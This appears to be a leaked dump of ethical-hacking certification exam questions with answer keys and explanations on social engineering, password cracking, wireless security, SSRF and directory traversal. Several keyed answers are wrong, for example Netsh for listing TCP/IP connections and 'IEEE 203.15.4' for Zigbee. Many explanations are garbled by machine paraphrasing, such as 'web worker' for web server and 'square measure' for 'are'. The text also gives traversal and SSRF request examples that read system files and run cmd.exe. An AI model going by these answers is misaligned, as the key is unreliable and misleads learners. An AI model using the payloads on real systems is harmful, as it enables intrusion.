Your peer, Peter Smith who works at the same department disagrees with you.

He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.

What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

NEW QUESTION 235

- (Exam Topic 2)

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days, Steve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

- A. Diversion theft
- B. Baiting
- C. Honey trap
- D. Piggybacking

Answer: C

Explanation:

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization. Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

NEW QUESTION 240

- (Exam Topic 2)

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

Answer: A

NEW QUESTION 244

- (Exam Topic 2)

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 247

- (Exam Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

Answer: B

NEW QUESTION 252

- (Exam Topic 2)

In the context of Windows Security, what is a 'null' user?

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 256

- (Exam Topic 2)

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

- A. WebSite Watcher
- B. web-Stat
- C. Webroot
- D. WAFW00F

Answer: B

Explanation:

Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time.

Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers.

One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

NEW QUESTION 259

- (Exam Topic 2)

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment

- A. VCloud based
- B. Honypot based
- C. Behaviour based
- D. Heuristics based

Answer: A

NEW QUESTION 262

- (Exam Topic 2)

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

- A. JSON-RPC
- B. SOAP API
- C. RESTful API
- D. REST API

Answer: C

Explanation:

*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE

RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.

<https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf>

The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION 263

- (Exam Topic 2)

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

- A. MQTT
- B. LPWAN
- C. Zigbee
- D. NB-IoT

Answer: C

Explanation:

Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003.

The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee three.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance. Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

THE ZIGBEE ADVANTAGE

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

- Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
- Low duty cycle – provides long battery life
- Low latency
- Direct Sequence unfold Spectrum (DSSS)
- Up to 65,000 nodes per network
- 128-bit AES encryption for secure information connections
- Collision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

NEW QUESTION 266

- (Exam Topic 2)

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

NEW QUESTION 269

- (Exam Topic 2)

Allen, a professional pen tester, was hired by xpertTech solutions to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. By enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.

Identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

- A. <1B>
- B. <00>
- C. <03>
- D. <20>

Answer: C

Explanation:

<03> Windows Messenger administration Courier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.

This resigned innovation, despite the fact that it has a comparable name, isn't connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.

The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION 274

- (Exam Topic 2)

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the user's request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

- A. Wardriving
- B. KRACK attack
- C. jamming signal attack
- D. aLTER attack


Answer: D

Explanation:

aLTER attacks are usually performed on LTE devices. Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim. This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.

https://alter-attack.net/media/breaking_lte_on_layer_two.pdf

The new aLTER attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.
 This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.
 As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.
 Diagram Description automatically generated



NEW QUESTION 277

- (Exam Topic 2)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access");

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 279

- (Exam Topic 2)

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.
 what tests would you perform to determine whether his computer Is Infected?

- A. Use ExifTool and check for malicious content.
- B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
- C. Upload the file to VirusTotal.
- D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

NEW QUESTION 284

- (Exam Topic 2)

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the IDAP service?

- A. jxplorer
- B. Zabasearch
- C. EarthExplorer
- D. Ike-scan

Answer: A

Explanation:

JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.

It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.

JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.

JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.

JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUNIX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION 288

- (Exam Topic 2)

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL <https://xyz.com/feed.php?url:externalsile.com/feed/to> to obtain a remote feed and altered the URL input

to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?

- A. website defacement
- B. Server-side request forgery (SSRF) attack
- C. Web server misconfiguration
- D. web cache poisoning attack

Answer: B

Explanation:

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.

In the preceding example, suppose there's an body interface at the back-end url <https://192.168.0.68/admin>. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=<http://192.168.0.68/admin>

NEW QUESTION 292

- (Exam Topic 2)

While testing a web application in development, you notice that the web server does not properly ignore the "dot dot slash" (../) character string and instead returns the file listing of a folder structure of the server.

What kind of attack is possible in this scenario?

- A. Cross-site scripting
- B. Denial of service
- C. SQL injection
- D. Directory traversal

Answer: D

Explanation:

Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker's root registry.

Web workers give two primary degrees of security instruments

➤ Access Control Lists (ACLs)

➤ Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker's manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.

The root registry is a particular index on the worker record framework in which the clients are kept. Clients can't get to anything over this root.

For instance: the default root registry of IIS on Windows is C:\inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches C:\inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).

The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS\system32\win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.

This weakness can exist either in the web worker programming itself or in the web application code.

To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.

What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.

Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with "the site". Along these lines everything relies upon what the site client has been offered admittance to in the framework.

Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL

GET

<http://test.webarticles.com/show.asp?view=oldarchive.html> HTTP/1.1 Host: test.webarticles.com

With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web

server, show.asp retrieves the file oldarchive.html from the server's file system, renders it and then sends back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.

GET

<http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini> HTTP/1.1 Host: test.webarticles.com

This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.

Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks.

The problem can either be incorporated into the web server software or inside some sample script files left available on the server.

The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.

For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be

GET

<http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\> HTTP/1.1 Host: server.com

The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe comm shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a we server escape code which is used to represent normal characters. In this case %5c represents the character \ Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these

codes in the root directory enforcer and will let the attackers execute such commands.

NEW QUESTION 297

- (Exam Topic 2)

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

- A. Known plaintext
- B. Password spraying
- C. Brute force
- D. Dictionary

Answer: D

Explanation:

A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.

The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.

How is it done?

Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.

Some password Cracking Software:

- John the ripper
- L0phtCrack
- Aircrack-ng

NEW QUESTION 302

- (Exam Topic 2)

These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?

- A. Black-Hat Hackers A
- B. Script Kiddies
- C. White-Hat Hackers
- D. Gray-Hat Hacker

Answer: B

Explanation:

Script Kiddies: These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 306

- (Exam Topic 2)

Which utility will tell you in real time which ports are listening or in another state?

- A. Netstat
- B. TCPView
- C. Nmap
- D. Loki

Answer: B

NEW QUESTION 308

- (Exam Topic 2)

Which command can be used to show the current TCP/IP connections?

- A. Netsh
- B. Netstat
- C. Net use connection
- D. Net use

Answer: A

NEW QUESTION 311

- (Exam Topic 2)

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
- B. WPA3-Personal
- C. WPA2-Enterprise
- D. WPA3-Enterprise

Answer: D

Explanation:

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.

WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data:

- Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)
- Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)

- Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve
- Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol

Galois Message Authentication Code (BIP-GMAC-256) The 192-bit security mode offered by

WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

It protects sensitive data using many cryptographic algorithms. It provides authenticated encryption using GCMP-256. It uses HMAC-SHA-384 to generate cryptographic keys. It uses ECDSA-384 for exchanging keys.

NEW QUESTION 315

- (Exam Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in comparison.
- C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- D. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
- E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 319

- (Exam Topic 2)

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

- A. Proxy scanner
- B. Agent-based scanner
- C. Network-based scanner
- D. Cluster scanner

Answer: C

Explanation:

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

NEW QUESTION 321

- (Exam Topic 2)

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?

- A. Hypervisor rootkit
- B. Kernel toolkit
- C. Hardware rootkit
- D. Firmware rootkit

Answer: B

Explanation:

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. One amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. During this scenario, no a part of the system is sure.

NEW QUESTION 326

- (Exam Topic 2)

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

- A. Do not reply to email messages or popup ads asking for personal or financial information

- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 328

- (Exam Topic 2)

Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

- A. Time Keeper
- B. NTP
- C. PPP
- D. OSPP

Answer: B

NEW QUESTION 332

- (Exam Topic 2)

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

Answer: A

NEW QUESTION 334

- (Exam Topic 2)

Password cracking programs reverse the hashing process to recover passwords. (True/False.)

- A. True
- B. False

Answer: B

NEW QUESTION 335

- (Exam Topic 2)

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

- A. WEP
- B. RADIUS
- C. WPA
- D. WPA3

Answer: A

Explanation:

Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy. A research group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP – which is included in many networking products – was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

NEW QUESTION 337

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